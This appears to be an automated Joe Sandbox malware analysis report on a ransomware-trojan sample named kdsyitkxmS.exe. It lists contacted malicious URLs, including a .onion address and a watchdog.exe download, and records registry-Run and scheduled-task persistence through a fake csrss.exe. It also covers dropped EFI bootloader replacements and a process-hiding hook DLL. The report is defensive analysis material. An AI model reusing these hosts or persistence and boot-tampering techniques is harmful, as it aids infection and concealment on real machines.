http://https://server5.duniadekho.barH	csrss.exe, 00000014.00000003.210658786957.000000000C805000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion	csrss.exe, 00000014.00000003.213018868802.000000000C4AA000.00000004.00001000.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.xmlspy.com)	powershell.exe, 00000035.00000002.209088197993.000000006BC32000.00000020.00000001.01000000.00000012.sdmp	false	• Avira URL Cloud: safe	low
http://https://twopixis.com/watchdog/watchdog.exeno-store	csrss.exe, 00000014.00000003.213018965141.000000000C48C000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://localhost:3433/https://duniadekho.baridna:	kdsyitkxmS.exe, 00000004.00000003.208202854778.0000000003A90000.00000004.00001000.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000003AB0000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.208687751303.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000032.00000003.208899557160.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://search.msn.com/msnbot.htm)pkcs7:	kdsyitkxmS.exe, 00000004.00000003.208202854778.0000000003A90000.00000004.00001000.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000003AB0000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.208687751303.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000032.00000003.208899557160.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://duniadekho.barTransfer-Encodingtworkpoll	csrss.exe, 00000014.00000003.213018965141.000000000C48A000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.168.112	twopixis.com	United States		13335	CLOUDFLARENETUS	false
77.68.94.106	unknown	United Kingdom		8560	ONEANDONE-ASBrauerstrasse48DE	false
140.82.121.3	github.com	United States		36459	GITHUBUS	false
62.210.99.238	unknown	France		12876	OnlineSASFR	false
185.82.216.50	server5.duniadekho.bar	Bulgaria		59729	ITL-BG	false
147.135.65.26	unknown	United States		16276	OVHFR	false
74.125.204.127	stun4.l.google.com	United States		15169	GOOGLEUS	false
51.159.136.111	unknown	France		12876	OnlineSASFR	false
158.69.205.247	unknown	Canada		16276	OVHFR	false
104.21.54.103	unknown	United States		13335	CLOUDFLARENETUS	false
77.111.247.15	api.sec-tunnel.com	Norway		205016	HERNLABSNL	false
185.199.110.133	objects.githubusercontent.com	Netherlands		54113	FASTLYUS	false
77.111.247.137	unknown	Norway		205016	HERNLABSNL	false
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	877005
Start date and time:	2023-05-28 11:28:20 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 21m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Number of analysed new started processes analysed:	85
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	kdsyitkxmS.exe
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@111/94@10/15
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 48%) • Quality average: 40.1% • Quality standard deviation: 44.2%
HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .exe • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, consent.exe, RuntimeBroker.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 20.93.58.141
- Excluded domains from analysis (whitelisted): wd-prod-cp-eu-north-3-fe.northeurope.cloudapp.azure.com, spclient.wg.spotify.com, wdcpalt.microsoft.com, array611.prod.do.dsp.mp.microsoft.com, tile-service.weather.microsoft.com, array604.prod.do.dsp.mp.microsoft.com, ctldl.windowsupdate.com, wdcp.microsoft.com, wd-prod-cp.trafficmanager.net, disc601.prod.do.dsp.mp.microsoft.com
- Execution Graph export aborted for target csrss.exe, PID 2532 because there are no executed function
- Execution Graph export aborted for target csrss.exe, PID 4840 because there are no executed function
- Execution Graph export aborted for target csrss.exe, PID 6892 because there are no executed function
- Execution Graph export aborted for target csrss.exe, PID 7120 because there are no executed function
- Execution Graph export aborted for target csrss.exe, PID 768 because there are no executed function
- Execution Graph export aborted for target csrss.exe, PID 8952 because there are no executed function
- Execution Graph export aborted for target csrss.exe, PID 9120 because there are no executed function
- Execution Graph export aborted for target kdsyitkxmS.exe, PID 4688 because there are no executed function
- Execution Graph export aborted for target kdsyitkxmS.exe, PID 8716 because there are no executed function
- Execution Graph export aborted for target tor.exe, PID 6028 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing network information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:31:05	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run csrss "C:\Windows\rss\csrss.exe"
11:31:13	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run csrss "C:\Windows\rss\csrss.exe"
11:31:18	Task Scheduler	Run new task: csrss path: C:\Windows\rss\csrss.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

B:\EFI\Boot\old.efi (copy)

Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable PE32+ executable (DLL) (EFI application) x86-64, for MS Windows
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

B:\EFI\Microsoft\Boot\fw.efi (copy)

Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable PE32+ executable (DLL) (EFI application) x86-64, for MS Windows
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\EFI\Boot\EfiGuardDxe.efi

Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable PE32+ executable (DLL) (EFI runtime driver) x86-64, for MS Windows
Category:	dropped
Size (bytes):	279552
Entropy (8bit):	4.553173975914215
Encrypted:	false
SSDEEP:	3072:ekODsOuozgl9aXsRzZZZZrUhFapDL4k2yntc:ekeklesRD6yt
MD5:	2B84CB96AE6280C2020FA46E4A8A07D8
SHA1:	E920E40CFC0C6A805D657C8F23F9C0612CD39F59
SHA-256:	01E86A4DFE6E0DE7857B3CF2FAFD041C8B3A3241E00844CB6BFBD3BFAE2D36BC
SHA-512:	F1A6598116F78FBA1F9531301A7313AC204BAB3B7AEBC299F69F2ED406F4EDAFC3410DB860E93D0DC7C24398F5A7FF595764400F31A3A06679FD6EC0EFB116D9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." .....x..... .....P.....p.....text..... ..h.data..... .....@....pdata.....P.....8.....@..H.xdata..X....`.....<.....@..B.reloc.....p.....B.....@..B..... .....

C:\EFI\Boot\bootx64.efi

Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable PE32+ executable (DLL) (EFI application) x86-64, for MS Windows
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\EFI\Microsoft\Boot\bootmgfw.efi

Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable PE32+ executable (DLL) (EFI application) x86-64, for MS Windows
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." ....`.....!.....0.....P.....<#.....text..... ..h.data..... .. ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	2148
Entropy (8bit):	5.357107632174724
Encrypted:	false
SSDEEP:	48:kfWSGfs4c4RQmFoUefamfgZ9tK8NPb17lu1iMugegyV/gXdUyugHc:kfLGHcIFKLfbIZ2KRLugrgg8
MD5:	87B7FE779C0D77A128E368629B44A4E4
SHA1:	8866E5A32F6013F6699A06DD67237DF174A6E26D
SHA-256:	EE4A626195B52599B25E50A1578BEAA0EBCECF1832DA1789201B8C53119A1A26
SHA-512:	779454332D671B186C23648CBA6F1B7C690705EB60CBA95B99037920C14B9BEDD92BCC719E3FC95D06CB42D8B1164CD27497875226278721C8A011E4B2E746F
Malicious:	false
Reputation:	unknown
Preview:	@...e.....E.D.D.....'.....P.....1]...E....^.....(.Microsoft.PowerShell.Commands.ManagementH.....o..b~.D.poM..... .Microsoft.Po werShell.ConsoleHost0.....I.....B..ZR.....System..4.....A....E.....System.Core.D.....g$H..K..I.....System.Management.AutomationL.... .....*gQ?O.....x5.....#.Microsoft.Management.Infrastructure.<.....t.,.IG....M.....System.Management...@.....z.U..G...5.f.1.....System.DirectoryServic es4.....%...K... .....System.Xml..8.....1...L..U;V.<}.....System.Numerics.4.....%`99B....9.....System.Data.<.....i..VdqF...|.....Sy stem.ConfigurationH.....WY..2.M.&..g*(g.....Microsoft.PowerShell.Security...<.....V.}...@...i.....System.Transactions.P.....8..{...@.e..."4.....%.Mi crosoft.PowerShell.Com

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0uibbw2n.u0u.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5gkzpulr.xo3.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ajj1lsit.dlx.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593

Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gyaqtjvj.20x.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h0v4qict.nfz.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ko53wgif.wdf.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_krlqmr0f.alj.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mlnhpbeb.3a4.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rci1q53k.l45.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_v0csvqjz.0mw.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D

SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vo50bj3f.c2o.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vsxja3qu.dio.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xnlrizwa.4cp.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_y5wemjya.mmm.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators

Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ybf3cx44.ob0.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ycup24wz.ubg.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101376
Entropy (8bit):	5.951577458824018
Encrypted:	false
SSDEEP:	3072:U3JJpaHtGsxJZ7zmaUMf2ETb4w1GMYbuT:csTF5U3EfndT
MD5:	09031A062610D77D685C9934318B4170
SHA1:	880F744184E7774F3D14C1BB857E21CC7FE89A6D
SHA-256:	778BD69AF403DF3C4E074C31B3850D71BF0E64524BEA4272A802CA9520B379DD
SHA-512:	9A276E1F0F55D35F2BF38EB093464F7065BDD30A660E6D1C62EED5E76D1FB2201567B89D9AE65D2D89DC99B142159E36FB73BE8D5E08252A975D50544A7CDA7
Malicious:	**true**

Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 88%
Reputation:	unknown
